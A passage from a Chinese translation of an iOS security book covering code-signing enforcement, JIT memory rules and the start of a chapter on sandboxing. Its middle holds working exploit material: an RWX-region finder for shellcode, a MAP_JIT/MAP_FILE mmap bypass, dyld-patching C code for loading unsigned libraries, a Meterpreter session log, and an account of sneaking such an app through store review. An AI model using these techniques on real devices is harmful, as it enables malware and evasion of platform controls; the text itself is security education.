       result = vm_map_enter(..., flags, ...cur_protection,...);
...
```

最后，在vm_map_enter中你又会看到上一节中的检查：

```
kern_return_t
vm_map_enter(...int flags, ... vm_prot_t cur_protection,...)
...
#if CONFIG_EMBEDDED
if (cur_protection & VM_PROT_WRITE){
       if ((cur_protection & VM_PROT_EXECUTE) &&
          !(flags & VM_FLAGS_MAP_JIT)){
              printf("EMBEDDED: %s curprot cannot be
                     write+execute. turning off execute\n",
                   __PRETTY_FUNCTION__);
              cur_protection &= ~VM_PROT_EXECUTE;
       }
}
#endif /* CONFIG_EMBEDDED */
```

这一检查说明，除非内存设置了即时编译标志，否则内存不可能是可写且可执行的。因此，你只有在到达这段设置了即时编译标志的代码时，才可以具有可执行可写的区域。

之前给出的代码说明通过使用特殊mmap标志，我们可以只允许带有动态代码签名特权的进程分配可写且可执行内存。现在来看看负责防止多次使用该标志的代码。这样我们可以防止具有该特权的进程（比如MobileSafari）在被攻击之后允许攻击者调用具有MAP_JIT标志的mmap为他们的shellcode分配新的可写且可执行区域。

我们对单一区域的检查也是在vm_map_enter函数中执行的：

```
        if ((flags & VM_FLAGS_MAP_JIT) && (map->jit_entry_exists)){
               result = KERN_INVALID_ARGUMENT;
               goto BailOut;
        }
...
      if (flags & VM_FLAGS_MAP_JIT){
               if (!(map->jit_entry_exists)){
                      new_entry->used_for_jit = TRUE;
                      map->jit_entry_exists = TRUE;
               }
      }
```

因此，虚拟内存进程映射表中的一个标志存储相应信息，说明是否已经映射过设置了VM_FLAGS_MAP_JIT标志的区域。如果你已经设置了该标志，就无法分配另一个这样的区域。该标志是无法（比如通过重新分配该区域）清除的。因此，想要在MobileSafari中执行shellcode的攻击者不可能自行分配新的内存区域，而是必须找出已经分配的即时编译区域并重用该区域。

4

4.6.3　MobileSafari内部的攻击

编写复杂的ROP有效载荷是很有难度的，而编写接着会执行shellcode的ROP有效载荷就要简单得多。在引入动态代码签名机制之前，我们不可能注入并执行shellcode，因此整个有效载荷都必须是用ROP完成的。现在，如果攻击者可以找到即时编译区域，他们就可以将shellcode写入缓冲区并执行。

完成这一切的最简单方法可能就是在ROP有效载荷中复制以下函数的行为。

注意　本章中的代码可以从本书配套网站www.wiley.com/go/ioshackershandbook上获得。

```
unsigned int find_rwx(){
  task_t task = mach_task_self();
  mach_vm_address_t address = 1;

  kern_return_t kret;
  vm_region_basic_info_data_64_t info;
  mach_vm_size_t size = 0;

  mach_port_t object_name;
  mach_msg_type_number_t count;

        while((unsigned int) address != 0){

              count = VM_REGION_BASIC_INFO_COUNT_64;
             kret = mach_vm_region (task, &address, &size,
                                    VM_REGION_BASIC_INFO_64,
                                    (vm_region_info_t) &info,
                                    &count, &object_name);
              if(info.protection == 7)
```

```
                        return address;

                address += size;
        }
        return 0;
}
```

该函数会寻遍所有已分配的内存区域，查找具有`0x7`保护（即RWX，可读可写且可执行）的区域。这里就是有效载荷要写入机器码并跳转到的地址。

4.7　破坏代码签名机制

对于其他应用——那些不含动态代码签名特权的应用——来说，事情就难办多了。没有完整的ROP有效载荷就寸步难行。不过，在我们编写本书的时候，人们已经可以为应用创建可写且可执行的内存区域了。这是因为内核对`mmap`中的`MAP_JIT`标志的检查机制存在漏洞。

这是个非常严重的bug，因为除了让攻击者可以提供shellcode有效载荷，还允许下载自苹果App Store的应用运行未经苹果公司审核的任意代码。利用这个诡计的应用可以动态地创建可写且可执行的区域，下载任何想要下载的代码，将这些代码写入缓冲区，然后执行它们。这完全绕过了App Store为防范恶意软件而采取的控制。

该bug就存在于以下这段本章之前已经讨论过的代码中（那时候你发现问题了吗？）。

```
if ((flags & MAP_JIT) && ((flags & MAP_FIXED) ||
    (flags & MAP_SHARED) || (flags & MAP_FILE))){
       return EINVAL;
}
```

问题在于`MAP_FILE`被定义为0了。因此，对`flags & MAP_FILE`的检查是无意义的，因为它的结果总为0，所以实际上就什么也没有检查。我们来看看证明这一点的反汇编过程（见图4-10）。

图4-10　应该是只有在设置了`MAP_ANON`标志时才执行`JIT_FLAG`的代码

它会对JIT_FLAG进行检查，然后检查MAP_FIXED & MAP_SHARED。

这意味着，如果MAP_JIT、MAP_PRIVATE和MAP_FILE标志都已设置，这一检查就没法阻止对mmap的调用。接着，出于某种原因，验证该应用的检查就具有了合适的特权，并且只为匿名（也就是那些设置了MAP_ANON标志）的映射执行检查。

因此任何（之前未创建RWX区域的）iOS进程都可以执行如下调用：

```
char *x = (char *) mmap(0, any_size, PROT_READ | PROT_WRITE |
PROT_EXEC, MAP_JIT | MAP_PRIVATE | MAP_FILE, some_valid_fd, 0);
```

这样就会给进程返回一个任意大小的可读、可写而且可执行的区域。

4.7.1 修改iOS shellcode

至此，应用攻击者就知道要么可以重用已经存在的即时编译区域（如果攻击的是MobileSafari），要么可以用ROP创建一个这样的区域（如果攻击的是MobileSafari以外的应用，或者是利用了这一缺陷的AppStore恶意软件）。然后，该攻击者就可以复制并执行shellcode了。当然，这些shellcode的作者想让它们干什么都可以。不过，如果说编写ROP有效载荷很难的话，那么编写大的shellcode有效载荷虽然简单，但很烦人。如果你可以执行C语言，甚或是Objective C这种更高级语言的代码，那就更好了。事实证明，只要你有机会写入shellcode，就基本上算是打破了设备上的代码签名机制，因为利用shellcode加载未签名的库文件并不是很难。

大家既可以自己编写代码链接器，也可以试着重用和滥用已经存在的代码链接器。这里我们就后一种方法来看一个例子。已经存在的动态链接器dyld会为某个库分配空间，然后加载、链接并运行该库。我们需要为该动态链接器打上补丁，从而在新分配的未应用代码签名法则的RWX区域加载新代码。直接给dyld打补丁是不行的，因为这样会让该页的动态代码签名失效，可行的做法是在新建的RWX区域中创建dyld的副本，并在那里为该副本打补丁。

大家首先要做的是找到加载dyld的位置，因为有地址空间分布随机化（ASLR）机制，所以这个位置可能千差万别。完成这一任务有两种可行的方式。第一种是找到主可执行文件的位置。鉴于ASLR的工作方式，主可执行程序当前位置与它通常所在位置（0x1000）之间的差距，和任何符号及其自身预期位置之间的偏移量都相同。因此，在这种情况下，dyld与其预期位置（0x2fe00000）之间的偏移量就等于主可执行程序与0x1000之间的偏移量。所以如果我们知道主二进制文件中任何符号的地址，就可以计算出dyld的位置。

另一种方法，也是我们这里要介绍的，是利用libdyld.dylib中的某些信息。它含有一个名为myDyldSection的（无出口）符号，是用来在dyld中定位并调用函数的。非常巧合的是，myDyldSection地址的第一个dword就是dyld的位置。

```
(gdb) x/x &myDyldSection
0x3e781000 <myDyldSection>:         0x2fe2a000
```

因为该符号是无出口的，所以我们需要在任一库（这是因为它们的ASLR偏移量都是相同的）中找一个有出口的符号，并计算myDyldSection与该符号之间的偏移量。但不巧的是，这样做会让有效载荷依赖固件版本。还有一点你要记住，虽然有些麻烦，但是代码是用C语言（在利用

应用加载新的未签名代码时）或shellcode（在进行漏洞攻击时）编写的。不管哪种情况，写代码都是相对简单的。C语言代码如下所示：

```
unsigned int *fgNextPIEDylibAddress_ptr;
unsigned int *ptr_to_fgNextPIEDylibAddress_ptr;
unsigned int next_mmap;

//
// 硬编码的值
//
unsigned int dyld_size = 227520;
unsigned int dyld_data_start = 0x26000;
unsigned int dyld_data_end   = 0x26e48;
unsigned int libdyld_data_size = 0x12b;
unsigned int diff_to_myDyldSection = 0xbbc5008;

// 找到dyld
unsigned int myexit = (unsigned int) &exit;
my_myDyldSection = myexit + diff_from_exit_to_myDyldSection;
unsigned int dyld_loc = * (unsigned int *) myDyldSection;
dyld_loc -= 0x1000;
```

接着，我们就可以分配RWX区域（或是找到已经存在的RWX区域）。foo是要映射的大文件的名称：

```
int fd = open("foo", O_RDWR);
char *x = (char *) mmap(0, 0x1000000, PROT_READ | PROT_WRITE |
                        PROT_EXEC /*0*/, MAP_JIT | MAP_PRIVATE |
                        MAP_FILE, fd, 0);
```

next_mmap是该RWX缓冲区中dyld（接下来要复制的那部分代码）之后的那个位置。next_mmap就是为dyld打补丁以便加载下一个库的地方。

```
memcpy(x, (unsigned char *) dyld_loc, dyld_size);
next_mmap = (unsigned int) x + dyld_size;
```

现在你就有可供修改的dyld可执行副本了。除了打上要打的补丁，你还需要进行一些其他修复。dyld的数据部分中含有很多指向自己的函数指针。这就意味着如果你在这个dyld的副本中调用某个函数，结果可能是调用存储在那里的一个函数指针，并最终在原始（未打补丁）的dyld中执行代码。为了防止出现这种情况，你要依次修改该dyld副本的数据部分中指向它自身的函数指针：

```
// 将data指针指向新位置
unsigned int *data_ptr = (unsigned int *) (x + dyld_data_start);
while(data_ptr < (unsigned int *) (x + dyld_data_end)){
       if ( (*data_ptr >= dyld_loc) && (*data_ptr < dyld_loc +dyld_size)){
              unsigned int newer = (unsigned int) x + (*data_ptr - dyld_loc);
              *data_ptr = newer;
        }
        data_ptr++;
}
```

libdyld也含有很多指向dyld的函数指针。其他代码可能调用libdyld以调用dyld中的函数。如果你调用的是原始的dyld，就会因为副本dyld并未更新原始数据结构造成一致性问题。因此，这里要依次修改libdyld数据部分中所有指向dyld副本的函数指针。

```
unsigned int libdyld_data_start = myDyldSection;
// 将libdyld data指针改为指向新位置
data_ptr = (unsigned int *) libdyld_data_start;
while(data_ptr < (unsigned int *) (libdyld_data_start +libdyld_data_size)){
      if ( (*data_ptr >= dyld_loc) && (*data_ptr < dyld_loc + dyld_size)){
             unsigned int newer = (unsigned int) x + (*data_ptr - dyld_loc);
             *data_ptr = newer;
      }
      data_ptr++;
}
```


经过这些修正，新的dyld副本应该能起作用了。现在，我们只需要为它打上补丁，以便能向创建的RWX区域中加载库，而且就算这些库是未签名的，它们也应该是可以执行的。这要求4个小补丁。第一个补丁涉及fgNextPIEDylibAddress_ptr。该指针指向dyld中的位置，其中存储着下一个库的加载位置。这里我们希望将其设置给变量next_mmap：

```
//
// 补丁1：设置ptr_to_fgNextPIEDylibAddress和fgNextPIEDylibAddress_ptr
//
ptr_to_fgNextPIEDylibAddress_ptr = (unsigned int *) (x + 0x2604c);
fgNextPIEDylibAddress_ptr = (unsigned int *) (x + 0x26320);

*ptr_to_fgNextPIEDylibAddress_ptr = (unsigned int) fgNextPIEDylibAddress_ptr;

*fgNextPIEDylibAddress_ptr = next_mmap;
```

接下来的补丁打在如下所示来自dyld的函数上：

```
uintptr_t ImageLoaderMachO::reserveAnAddressRange(size_t length,
 const ImageLoader::LinkContext& context)
{
       vm_address_t addr = 0;
       vm_size_t size = length;
       // 在计算圆周率的PIE程序中，在主可执行文件后载入初始动态库，
       // 这样它们也就没有固定的地址了
       if ( fgNextPIEDylibAddress != 0 ) {
       // 在动态库之间添加小型（0到3页）随机填充
            addr = fgNextPIEDylibAddress +
                   (__stack_chk_guard/fgNextPIEDylibAddress &
                   (sizeof(long)-1))*4096;

            kern_return_t r = vm_allocate(mach_task_self(), &addr, size,
                                          VM_FLAGS_FIXED);
            if ( r == KERN_SUCCESS ) {
                    fgNextPIEDylibAddress = addr + size;
                    return addr;
            }
            fgNextPIEDylibAddress = 0;
```

```
        }
        kern_return_t r = vm_allocate(mach_task_self(), &addr, size,
                                      VM_FLAGS_ANYWHERE);

        if ( r != KERN_SUCCESS )
               throw "out of address space";

        return addr;
}
```

简单地讲，该函数会试着在请求的位置分配一些空间，而如果这样做行不通的话，它就会在随机位置分配一些空间。如果你是用这个函数把新的库放入已经存在的RWX区域中，那么它分配空间的尝试就会失败，因为该区域已经被分配给别的内容了。我们可以直接将该检查修改掉，并让函数返回，就好像它真的在该RWX区域中分配了一些空间。以下补丁就会移除该比较，这样该函数会忽略第一个vm_allocate函数的返回值并直接返回addr：

```
//
// 补丁2：忽略reserveAnAddressRange中的vmalloc
//
unsigned int patch2 = (unsigned int) x + 0xc9de;
memcpy((unsigned int *) patch2, "\xc0\x46", 2);  // thumb nop
```

下一个补丁是最复杂的。在这个补丁里，我们要把mapSegments中对mmap的调用替换成对read的调用。我们并不是要在文件中进行真正的映射，而只是想将该文件读入RWX区域。在打补丁之前，它是这样的：

```
void ImageLoaderMachO::mapSegments(int fd, uint64_t offsetInFat,
uint64_t lenInFat, uint64_t fileLen, const LinkContext& context)
{
...
       void* loadAddress = mmap((void*)requestedLoadAddress, size,
             protection, MAP_FIXED | MAP_PRIVATE, fd, fileOffset);
...
```

打上补丁之后，它就成下面这样了：

```
       read(fd, requestedLoadAddress, size);
```

实际的补丁如下所示：

```
//
// 补丁3：在mapSegments中的mmap
//
unsigned int patch3 = (unsigned int) x + 0xdd4c;
memcpy((unsigned int *) patch3,
"\x05\x98\x08\x99\x32\x46\x32\x46\x32\x46\x32\x46\x32\x46\x8c\x23
\x1b\x02\x45\x33\x1b\x44\x7b\x44\x98\x47", 26);
```

通常情况下，在调用dlopen之后，fgNextPIEDylibAddress会被重置为0。大家不希望这种情况发生。最后的补丁就是让ImageLoader::link中负责重置的代码不再进行任何操作。

在你打补丁之前，函数最后是这样的：

```
        // 完成初始动态库载入
        fgNextPIEDylibAddress = 0;
}
```

我们只需要利用以下补丁让最后一行不进行任何操作就行了：

```
//
// 补丁4：在dlopen后不要重置fgNextPIEDylibAddress
//
unsigned int patch4 = (unsigned int) x + 0xbc34;
memcpy((unsigned int *) patch4, "\xc0\x46", 2);
```

现在就算是为该dyld副本打好补丁了，它会把库装载到我们所拥有的RWX区域中。此外，因为我们把libdyld.dylib中的指针改为指向自己的dyld副本，所以调用真正的dlopen或dlsym（含在libdyld中）的代码实际上最终会调用打过补丁的dyld副本，而该副本是会把库加载到所拥有的RWX区域中的。换句话说，在应用了这些补丁之后，iOS应用对dlopen和dlsym的调用就会加载并执行未签名的库！

4.7.2 在iOS上使用Meterpreter

现在，我们已经很容易编写高级语言库让应用加载或是让漏洞攻击利用了。这些库可能还包含其他试图提升特权的漏洞攻击、嗅探网络流量的有效载荷，以及上传地址簿内容的代码，等等。也许最终的有效载荷是来自Metasploit框架的Meterpreter。针对ARM架构重新编译Meterpreter，并利用这种方法加载它并不是很难。这样做的结果就是在没有shell的设备上获得类似shell的交互体验！下面摘录了一段在工厂状态（未配置，未越狱）的iPhone上运行Meterpreter的状态记录。（Meterpreter库可以从本书配套网站www.wiley.com/go/ioshackershandbook下载。）

```
$ ./msfcli exploit/osx/test/exploit RHOST=192.168.1.2 RPORT=5555
 LPORT=5555 PAYLOAD=osx/armle/meterpreter/bind_tcp DYLIB=metsrv-combo-
phone.dylib AutoLoadStdapi=False E
[*] Started bind handler
[*] Transmitting stage length value...(3884 bytes)
[*] Sending stage (3884 bytes)
[*] Sleeping before handling stage...
[*] Uploading Mach-O dylib (97036 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.25.129:51579 ->
192.168.1.2:5555)

meterpreter > use stdapi
Loading extension stdapi...success.
meterpreter > ls

Listing: /
==========

Mode              Size    Type    Last modified             Name
----              ----    ----    -------------             ----
41775/rwxrwxr-x   714     dir     Tue Aug 30 05:41 2011     .
```

```
41775/rwxrwxr-x     714     dir     Tue Aug 30 05:41 2011    ..
41333/-wx-wx-wx     68      dir     Tue Aug 30 05:41 2011    .Trashes
100000/---------    0       fil     Thu Aug 25 20:31 2011    .file
40775/rwxrwxr-x     1258    dir     Tue Aug 30 05:36 2011    Applications
40775/rwxrwxr-x     68      dir     Thu Aug 25 22:08 2011    Developer
40775/rwxrwxr-x     646     dir     Tue Aug 30 05:27 2011    Library
40755/rwxr-xr-x     102     dir     Thu Aug 25 22:16 2011    System
40755/rwxr-xr-x     102     dir     Tue Aug 30 05:36 2011    bin
41775/rwxrwxr-x     68      dir     Thu Aug 25 20:31 2011    cores
40555/r-xr-xr-x     1625    dir     Thu Sep 01 06:03 2011    dev
40755/rwxr-xr-x     544     dir     Thu Sep 01 05:55 2011    etc
40755/rwxr-xr-x     136     dir     Thu Sep 01 05:55 2011    private
40755/rwxr-xr-x     476     dir     Tue Aug 30 05:37 2011    sbin
40755/rwxr-xr-x     272     dir     Tue Aug 30 05:18 2011    usr
40755/rwxr-xr-x     952     dir     Thu Sep 01 05:59 2011    var

meterpreter > getpid
Current pid: 518
meterpreter > getuid
Server username: mobile
meterpreter > ps

Process list
============

    PID         Name                Path
    ---         ----                ----
    0       kernel_task
    1       launchd
    12      UserEventAgent
    13      notifyd
    14      configd
    16      syslogd
    17      CommCenterClassi
    20      lockdownd
    25      powerd
    28      locationd
    30      wifid
    32      ubd
    45      mediaserverd
    46      mediaremoted
    47      mDNSResponder
    49      imagent
    50      iapd
    52      fseventsd
    53      fairplayd.N90
    59      apsd
    60      aggregated
    65      BTServer
    67      SpringBoard
    74      networkd
    85      lsd
    88      MobileMail
    90      MobilePhone
```

```
    113     Preferences
    312     TheDailyHoff
    422     SCHelper
    426     Music~iphone
    433     ptpd
    437     afcd
    438     atc
    442     notification_pro
    480     notification_pro
    499     springboardservi
    518     test-dyld
    519     sandboxd
    520     securityd

meterpreter > sysinfo
Computer: Test-iPhone
OS      : ProductBuildVersion: 9A5313e,
ProductCopyright: 1983-2011 Apple Inc.,
ProductName: iPhone OS, ProductVersion: 5.0, ReleaseType: Beta
meterpreter > vibrate
meterpreter > ipconfig
lo0
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

en0
Hardware MAC: 5c:59:48:56:4c:e6
IP Address  : 192.168.1.2
Netmask     : 255.255.255.0
```


4.7.3 取得App Store的批准

出现在iOS App Store中的每一个应用都要经过苹果公司的检查和批准。我们很难弄清这一流程具体是如何操作的。那些有记录的应用申请被拒的情况通常涉及版权问题、竞争问题，或是使用私有的API函数。虽然App Store的审批流程可以有效地将恶意应用拒之门外，但是我们无法确切知道有多少恶意应用在审查中被拒绝。

这种不透明的流程就引出了一个问题：利用了本章介绍的这些代码签名bug的应用，是会通过审查流程呢，还是会被发现呢？为了求证，Charlie Miller提交了一个应用，该应用可以从他控制的服务器上下载并执行任意（未签名的）库。

注意 我们特别感谢Jon Oberheide和Pavel Malik为此提供的帮助。

该应用看上去是一个股票行情查询程序。不过，该应用通过函数指针的方式调用`dlopen`和`dlsym`，而非直接调用它们，Miller并没有刻意去隐藏程序要做些什么。在苹果公司的测试中，大部分代码都不会执行（因为Miller没有在应用进行调用的地方放上库），这些代码进行了很多指

针操作，以RWX权限对文件进行mmap处理，并进一步加载库。我们来看图4-11。




图4-11　App Store中的InstaStock程序含有可以加载任意未签名代码的代码

他甚至是用自己的真名实姓提交的该应用！在经过为期一周的应用审查后，苹果公司批准了该应用并让它在App Store中上架了。显然，从安全角度来看，App Store的审查流程并不是那么彻底。

4.8　小结

在本章中大家了解到iOS代码签名机制的重要性，并知道了它怎么加大攻击难度并大大限制该平台上的恶意软件。接着我们通览了XNU内核以及iOS内核文件中实现强制代码签名的代码。然后，我们介绍了代码签名的例外情况，也就是MobileSafari中的即时编译，以及与该功能相关的所有代码。最后，我们谈论了针对代码签名机制的一些攻击，包括对MobileSafari注入shellcode，并得知代码签名机制的bug可以让攻击者加载未签名的库（至少在该漏洞被修复之前是可行的）。

第 5 章

沙　　盒

iOS提供了多层漏洞攻击缓解机制。DEP（数据执行保护）和ASLR（地址空间分布随机化）加大了人们获取代码执行权的难度，不过还需要有其他机制限制恶意代码所造成的破坏。脱胎自Mac OS X中类似系统的iOS沙盒机制，就提供了一种限制进程行为的方法。

沙盒的目的在于，通过提供接口约束进程行为，从而限制代码执行后的行为。假设有一个PDF阅读应用，该应用的一个子系统会解析打开的文件，生成内部的表示形式。而另一个子系统则负责利用这种内部表示，将该文档渲染在屏幕上。因为这个负责解析的子系统在处理用户提供的输入时最容易受到攻击，所以除了输入文件之外它不需要访问其他内容。通过禁止该子系统打开其他文件、执行其他程序或使用网络，我们就限制了攻击者在代码执行后的行为。理论上讲，这很容易实现，不过在实际应用中，约束进程的预期行为是很难而且很容易出错的。

本章要讨论iOS沙盒的设计与实现。通过一步步了解iOS用来为给定进程配置和实施描述文件的代码，大家将知道如何用iOS沙盒实施系统执行更高级的审计。本章的大部分内容都将讨论该系统未正式记录的那些部分。

5.1　理解沙盒

苹果的沙盒最早出现在Mac OS X中，一开始代号为Seatbelt（安全带）。就像第4章讨论过的AMFI那样，它被实现为TrustedBSD强制访问控制（MAC）框架的一个策略模块。苹果公司将TrustedBSD从FreeBSD移植到了XNU内核中。除了TrustedBSD系统对挂钩和策略管理引擎的调用之外，沙盒框架还提供了可从用户空间配置、与各个进程相对应的描述文件，从而显著增加了其价值。

沙盒由以下几个部分组成：

- 一些用于初始化和配置沙盒的用户空间库函数；
- 用来处理内核日志和存放预置配置的Mach服务器；
- 利用TrustedBSD API实施单独策略的内核扩展；
- 为在实施过程中评估某些策略限制提供正则表达式引擎的内核支持扩展。

图5-1展示了这些组成部分之间的关系。

为应用实施沙盒机制首先要调用`libSystem`函数`sandbox_init`。该函数利用`libsandbox.dylib`库把人们可以理解的策略定义（以“不允许访问/opt/sekret目录下的文件”这样的形

式描述的规则）转换成内核需要的二进制格式。该二进制格式会被传递给由TrustedBSD子系统处理的mac_syscall系统调用。而TrustedBSD会把沙盒初始化请求传递给Sandbox.kext内核扩展进行处理。这一内核扩展会为当前进程安装沙盒描述文件规则。该过程完成后会有表示处理成功的返回值被传回内核。

图5-1　IOS沙盒的组成部分

一旦完成沙盒的初始化，TrustedBSD层钩挂的很多函数调用会经过Sandbox.kext实施策略。该内核扩展会根据系统调用的不同决定为当前进程实施哪些规则。某些规则（比如之前提过的拒绝对/opt/sekret路径下文件的访问）要求模式匹配的支持。Sandbox.kext会从AppleMatch.kext引入函数，对这些系统调用参数和策略规则使用的模式进行正则表达式匹配。例如，传递给open()的路径是否匹配要拒绝访问的路径/opt/sekret/.*？最后的组成部分sandboxd是侦听Mach消息的，这些消息运载着记录和日志信息（比如要检查哪些操作），以及对硬编码到内核中的预置描述文件的请求（比如“阻止所有对网络的使用”或“不允许进行计算之外的任何操作”）。

5.2节将会更为详细地介绍刚刚提到的各个组成部分。这里我们从用户空间一直探究到内核组件。在整个讨论中，我们都会用到从iPhone3,1_5.0_9A334固件中解压出的二进制文件。解压内核缓存与根文件系统（对应dyld缓存）的细节参见第10章。对XNU内核的任何讨论都用到了对该二进制固件以及xnu-1699.24.8开源代码的分析。该版xnu源是可获取的与所讨论固件最接近的版本了。此外，大家还可以在本书配套网站www.wiley.com/go/ioshackershandbook上下载本章的示例代码。

5.2 在应用开发中使用沙盒

随着App Store的建立和Mac OS X 10.7 Lion的发布，更多与iOS使用的沙盒扩展有关的文献也相继出现。在Mac OS X 10.7之前，iOS沙盒要比Mac OS X沙盒具有更多的功能，但公开的信息却少得可怜。Application Sandbox Design Guide[①]（应用沙盒设计指南）填补了这一空白，而且苹果公司关注了iOS中的诸多差异。虽然这一设计指南是从较高的层面着眼，但它介绍的概念还是非常实用的。

iPhone 5.0 SDK的sandbox.h头文件中含有沙盒的用户空间接口。这里的例子首先从sandbox_init、sandbox_init_with_parameters和sandbox_init_with_extensions这3个用于初始化沙盒的函数开始介绍。

sandbox_init函数会在给定描述文件情况下为调用它的进程配置沙盒。sandbox_init接受的参数包括一个描述文件、一组标志和一个用于存储错误信息指针的输出参数。根据传递给该函数的标志的不同，我们有不同方式来提供该描述文件（或者说限制进程的规则集）。该函数唯一公开支持的标志是SANDBOX_NAMED，它需要一个在描述文件参数中传递的字符串，选择诸如“no-internet”这样的内置描述文件。这里的示例程序会利用该选项限制衍生的shell使用因特网：


```
#include <stdio.h>
#include <sandbox.h>

int main(int argc, char *argv[]) {
    int rv;
    char *errbuff;

    //rv = sandbox_init(kSBXProfileNoInternet, SANDBOX_NAMED_BUILTIN, &errbuff);
    rv = sandbox_init("nointernet", SANDBOX_NAMED_BUILTIN, &errbuff);
    if (rv != 0) {
        fprintf(stderr, "sandbox_init failed: %s\n", errbuff);
        sandbox_free_error(errbuff);
    } else {
        printf("pid: %d\n", getpid());
        putenv("PS1=[SANDBOXED] \\h:\\w \\u\\$ ");
        execl("/bin/sh", "sh", NULL);
    }

    return 0;
}
```

在运行该示例之前，请确保自己在越狱过的设备上用inetutils包安装了ping程序。要执行/bin/ping，你还需要使用/chmod -s /bin/ping命令删除粘滞位（sticky bit）。下面的内容反映了上述程序构建的沙盒按预期阻止了ping请求：

① https://developer.apple.com/library/mac/#documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html。——译者注

```
iFauxn:~/ioshh root# ./sb1
pid: 5169
[SANDBOXED] iFauxn:~/ioshh root# ping eff.org
PING eff.org (69.50.232.52): 56 data bytes
ping: sendto: Operation not permitted
^C--- eff.org ping statistics ---
0 packets transmitted, 0 packets received,
[SANDBOXED] iFauxn:~/ioshh root# exit
iFauxn:~/ioshh root# ping eff.org
PING eff.org (69.50.232.52): 56 data bytes
64 bytes from 69.50.232.52: icmp_seq=0 ttl=46 time=191.426 ms
^C--- eff.org ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 191.426/191.426/191.426/0.000 ms
iFauxn:~/ioshh root#
```

大家要注意这个示例程序注释掉的那行，此行使用了`kSBXProfileNoInternet`常量作为描述文件的名称。而iOS沙盒不兼容头文件中定义的常量。例如，`kSBXProfileNoInternet`在iOS和Mac OS X中都会被解析为“no-internet”。但不巧的是，在iOS中，这个描述文件的名称应该是“nointernet”。

除具名的内置描述文件外，`sandbox_init`还支持利用源于Scheme语言的领域特定语言Sandbox Profile Language（SBPL）指定自定义的细粒度限制。利用`SANDBOX_NAMED_EXTERNAL`标志，`sandbox_init`会希望SBPL脚本文件的路径以参数的形式传递。如果该路径不是绝对路径，该相对路径就会被加上以下3个基本路径前缀，尝试3个不同的位置：

```
__cstring:368FB90A aLibrarySandbox DCB "/Library/Sandbox/Profiles",0
__cstring:368FB924 aSystemLibraryS DCB "/System/Library/Sandbox/Profiles",0
__cstring:368FB945 aUsrShareSandbo DCB "/usr/share/sandbox",0
```

除了`SANDBOX_NAMED_EXTERNAL`，标志的值0还可以与描述文件参数中的SBPL脚本一起直接传递给`sandbox_init`。苹果公司并未提供SBPL的文档，不过Scheme语言本身的完整语言定义却很容易从libsandbox.dylib文件（可从固件中的dyld缓存中得到）中提取出来。好在fG!编纂的Apple Sandbox Guide①为Mac OS X中实现的SBPL提供了文档。这份指南的大部分内容适用于iOS，不过没有涉及SBPL某些比较新的特性（比如扩展过滤器）。

我们使用的固件中还有一个SBPL脚本（扩展名为.sb）的示例：/usr/share/sandbox目录下的ftp-proxy.sb文件。下面我们摘录了该描述文件的部分内容，让大家在继续学习完整的例子之前对该格式有初步了解：

```
(deny default)
...
(allow file-read-data
    (literal "/dev/pf")
    (literal "/dev/random")
    (literal "/private/etc/master.passwd"))
```

① http://revers.put.as/2011/09/14/apple-sandbox-guide-v1-0/。——译者注

```
(allow file-read-metadata
    (literal "/etc"))

(allow file-write-data
    (literal "/dev/pf"))
```

这种描述文件语言是非常直观的。该脚本将默认操作设置为拒绝任何访问，锁定了应用该描述文件的进程。在移除所有特权之后，某些特定行动就被明确允许了，比如从密码文件中读取内容（这可能是因为FTP代码进行身份验证所需要的）。要自行尝试沙盒描述文件，我们可以创建如下描述文件限制对/tmp目录下两个特定文件的访问：

```
(version 1)

(allow default)

(deny file-read-data
    (literal "/private/var/tmp/can_w"))

(deny file-write-data
    (literal "/private/var/tmp/can_r"))
```


要测试该描述文件，我们可以复制之前拒绝因特网访问的例子，并把对`sandbox_init`的调用改为使用`SANDBOX_NAMED_EXTERNAL`选项：

```
rv = sandbox_init("sb2", SANDBOX_NAMED_EXTERNAL, &errbuff);
```

大家还需要把之前提到的那个`.sb`脚本复制到/usr/share/sandbox目录（或是与查找路径类似的目录）中，或是在`sandbox_init`参数中给出该脚本的绝对路径。这里的记录展示了这一自定义SBPL脚本根据路径限制对文件的访问：

```
